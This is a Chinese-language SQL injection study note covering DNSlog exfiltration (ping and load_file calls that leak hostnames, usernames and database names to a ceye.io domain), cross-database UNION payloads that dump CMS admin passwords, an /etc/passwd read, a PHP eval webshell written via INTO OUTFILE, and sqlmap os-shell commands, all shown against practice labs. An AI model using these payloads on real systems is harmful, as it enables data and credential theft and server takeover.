
以下是常用几个简单Dnslog命令执行结果

`ping %COMPUTERNAME%.lsxwnp.ceye.io` - WIN系统下返回计算机名称

`ping %USERNAME%.lsxwnp.ceye.io` - WIN系统下获取当前登录用户名


`ping %COMPUTERNAME%.lsxwnp.ceye.io` - WIN系统下列出了常用文件的文件夹路径。

`ping %OS%.lsxwnp.ceye.io` - WIN系统下列出操作系统的名字。(Windows XP 和 Windows 2000 列为 Windows_NT.)



现在我们利用 load_file()函数在mysql数据库执行 `select load_file('\\\\requests.lsxwnp.ceye.io\\aaa');` 其中 “hashiqi” 就成为了要注入的查询语句,且已经被Dnslog记录下来

需要注意的是load_file()函数必须是root权限下使用,且"my.ini"文件下的 [secure_file_priv=""]设置为空,才可以使用 load_flie() 读取任意磁盘的文件;否则就会失败。




- 查看Dnslog

ID	Name	Re
50033420	request.[redacted].ceye.io	20

- 以sql-labs第五关为例

```
139.196.87.102:11207/Less-5/?id=1' and (select load_file(concat('\\\\',(select database()),'.lsxwnp.ceye.io\\abc'))) --+
```

- 查看dnslog日志，发现security数据库被查询出来



ID	Name
715484	security.[redacted].ceye.io
715483	security.[redacted].ceye.io
715462	afanti.[redacted].ceye.io
715461	afanti.[redacted].ceye.io

下半截的截图和注入过程是从网上找的资料填进去的，反正我是没注入出来。原因是我的环境是搭建在 Ubuntu 下的，dnslog日志根本就不回显。

这就是利用的瓶颈所在

1、首先你得有注入点

2、然后你得是高权限[root]

3、数据库拥有读写权限

4、拥有请求URL权限

5、还必须得是WINDOWS服务器

重点:必须得满足以上条件才可以利用dnslog进行SQL注入,这还注个鸡儿啊！这技能有个鸟用啊;你妹的！

没用归没用,但是别人问你你又不会，这就有点尴尬了。该会还是要会的,在 XSS，命令执行，SSRF上的利用点比SQL注入强多了。

高权限注入

在数据库中区分有数据库系统用户与数据库普通用户,二者的划分主要体现在对一些高级函数与资源表的访问权限上。直白一些就是高权限系统用户拥有整个数据库的操作权限,而普通用户只拥有部分已配置的权限。

举个例子,网站在创建的时候会调用数据库链接,会区分系统用户链接与普通用户链接;当多个网站存在一个数据库的时候,root就拥有最高权限可以对多个网站进行管辖,普通用户仅拥有当前网站和配置的部分权限。所以当我们获取到普通用户权限时,我们只拥有单个数据库权限,甚至文件读写失败;取得高权限用户权限，不仅可以查看所有数据库,还可以对服务器文件进行读写操作。

```
系统用户 ： 所有数据库可看,文件读写正常。

普通用户 ： 单个数据库可看,文件读写失败。
```

跨库查询:高权限注入的危害之一

```
A网站采用同一数据库系统用户 root 链接。
B网站采用同一数据库系统用户 root 链接。
C网站采用同一数据库系统用户 root 链接。
如果某个网站出现注入,所有网站数据均泄露。


A网站采用同一数据库普通用户链接。
B网站采用同一数据库普通用户链接。
C网站采用同一数据库普通用户链接。
如果某个网站出现注入,其他网站不受影响。
```

高权限的可操作范围:

```
注册表操作

所有数据库可查

命令执行操作

文件读写操作

附:不同数据库可操作性不一样[高权限具体能操作的事情要看数据类型，根据数据库自身的特性来决定的]
```

MYSQL跨库-手工演示对比工具说明

场景说明：A存在高权限注入导致同一数据库其他WEB应用数据泄露

```
WEB应用A-http://127.0.0.1:8081/sqlilabs/
WEB应用B-http://127.0.0.1:8081/maccms8/
```

- 按正常情况来看,两个网站是互不相干的;但是两个网站的数据库是放在同一个MYSQL下面。

- 场景分析

数据库[MYSQL]

数据库A = SQLILABS

数据库B = 苹果CMS


实现SQLILABS靶场的注入点获取到苹果CMS网站的数据

- 在注入点查看当前用户权限 [为 root 权限,满足跨库的条件] - [msssql的高权限用户为 sa\sysadmin]

payload `-1 union select 1,user(),3--+`


- 先获取数据库名[这里的数据库名指的并不是"database()"当前数据库名),然后获取对应数据库名下的表名或列名信息]

payload `-1 union select 1,group_concat(SCHEMA_NAME),3 from information_schema.schemata--+`



- 获取 “maccms” 数据库下的所有表名信息

payload `-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='maccms'--+`




- 获取 “mac_manager” 表下的列名信息

payload `-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='mac_manager' and table_schema='maccms'--+`

- 获取 “m_name、m_password” 信息

payload `-1 union select 1,m_name,m_password from maccms.mac_manager--+`

- 这里需要注意的是,当金星跨库查询的时候,需要带上要查询的数据库的名字[因为默认查询的是当前数据库,所以需要指定跨库的库名]




MYSQL读写[高权限]

场景说明：WEB应用存在高权限注入点导致文件直接读写(后门植入)

- 读取 "/etc/passwd"信息

```
http://139.196.87.102:11207/Less-2/?id=-1%20union%20select%201,load_file(%27/etc/passwd%27),3--+
```



- 写入一句话后门[这里读取文件我是读取的服务器上的文件,写入一句话是写入在电脑本地的靶场]

```
http://127.0.0.1:8888/Less-2/?id=-1 union select 1,<?php eval($_POST[x])>,3 into outfile
'D:/phpstudy/PHPTutorial/WWW/shell.php'--+
```

```
1    <?php eval($_POST[x]);?>    3
2
```

重点:WEB应用路径获取:说明文件[phpinfo.php 搜索 “script_filename”],报错显示,特定源码爆出,配合读取中间件配置,爆破等。

SQLMAP高权限注入常用命令

```
SQLMAP

    --current-user 当前用户
    --is-dba 是否为管理员
    --file-read  从服务器读入
    --file-write 从本地写入
    --file-dest  写入目标路径
    --sql-shell  执行sql命令终端
    --os-shell  执行shell终端
    --os-cmd=ver 自定义命令
    --os-cmd=OSCMD//执行操作系统命令
    --os-shell //反弹一个osshell
    --os-pwn //pwn，反弹msf下的shell或者vnc
    --os-smbrelay //反弹msf下的shell或者vnc
    --os-bof //存储过程缓存溢出
    --priv-esc //数据库提权
    -reg-read -reg-add -reg-del -reg-key //读取注册表
    --reg-value --reg-data --reg-type



    python sqlmap.py -u "http://127.0.0.1:8081/sqlilabs/Less-2/?id=1" --file-read "d:/test.txt"
    python sqlmap.py -u "http://127.0.0.1:8081/sqlilabs/Less-2/?id=1" --file-write "f:/host.txt" --file-dest "D:
/phpstudy/PHPTutorial/WWW/sqlilabs/1.txt"
    python sqlmap.py -u "http://127.0.0.1:8081/sqlilabs/Less-2/?id=1" --sql-shell
    select * from mysql.user
    python sqlmap.py -u "http://127.0.0.1:8081/sqlilabs/Less-2/?id=1" --os-shell
```

SQL注入-安全测试思路总结

漏洞判定-黑盒&白盒

漏洞利用

参数类型 --> 符合闭合
数据库类型 --> payload攻击语句及攻击思路
数据提交方式 --> 数据库注入的时候传输协议方式
数据SQL查询方式 --> 有无回显位及回显信息;测试功能点;人工与工具的交互[工具是死的,无法判定所有的诸如情况]
数据是否加密编码等 --> payload必须也要以相同的编码方式发送
数据是否存在回显等 --> 注入时采用的盲注形式
注入权限是否高权限 --> 低权限时需考虑换一种思路获取更高的权限

漏洞危害
单个数据库数据泄露 --> 普通用户权限
所有数据库数据泄露 --> 高权限用户[跨库、高级函数、文件读写等]
后台权限丢失-数据配合后台登录等 --> 获取数据库管理员账号密码,找到后台登录获取网站后台管理员权限。
WEB权限丢失-文件操作,命令执行等 --> 根据后台相关后台功能get-webshell
可能后续导致服务器权限丢失等 --> 根据webshell进一步的进行渗透可能拿下导致服务器的权限丢失,不再单纯的时对网站的危害[根据当前网站与服务器的安全性决定]

由点到面,逐个利用、逐个突破,逐渐影响服务器,由一个点突破到很大的点,直到突破服务器。

漏洞特点
1.开发语言决定SQL注入产生率 --> 每个语言的特性决定哪些漏洞更容易产生,优先考虑容易产生的漏洞,从而提高效率,思路更加明确。
2.数据库类型决定SQL注入利用过程 --> 每个数据库的类型攻击语句和思路都存在一些微小的差异,需要根据数据库类型确定攻击的方法。
3.部分SQL注入发现需人工进行探针 --> 深刻理解工具的局限性
4.防护SQL注入代码过滤或部署WAF --> 直接过滤相关性的变量与关键字来实现防止注入。

发现漏洞是建立在理解漏洞的本质上再去发现,这样才会更好的发现漏洞并加以利用!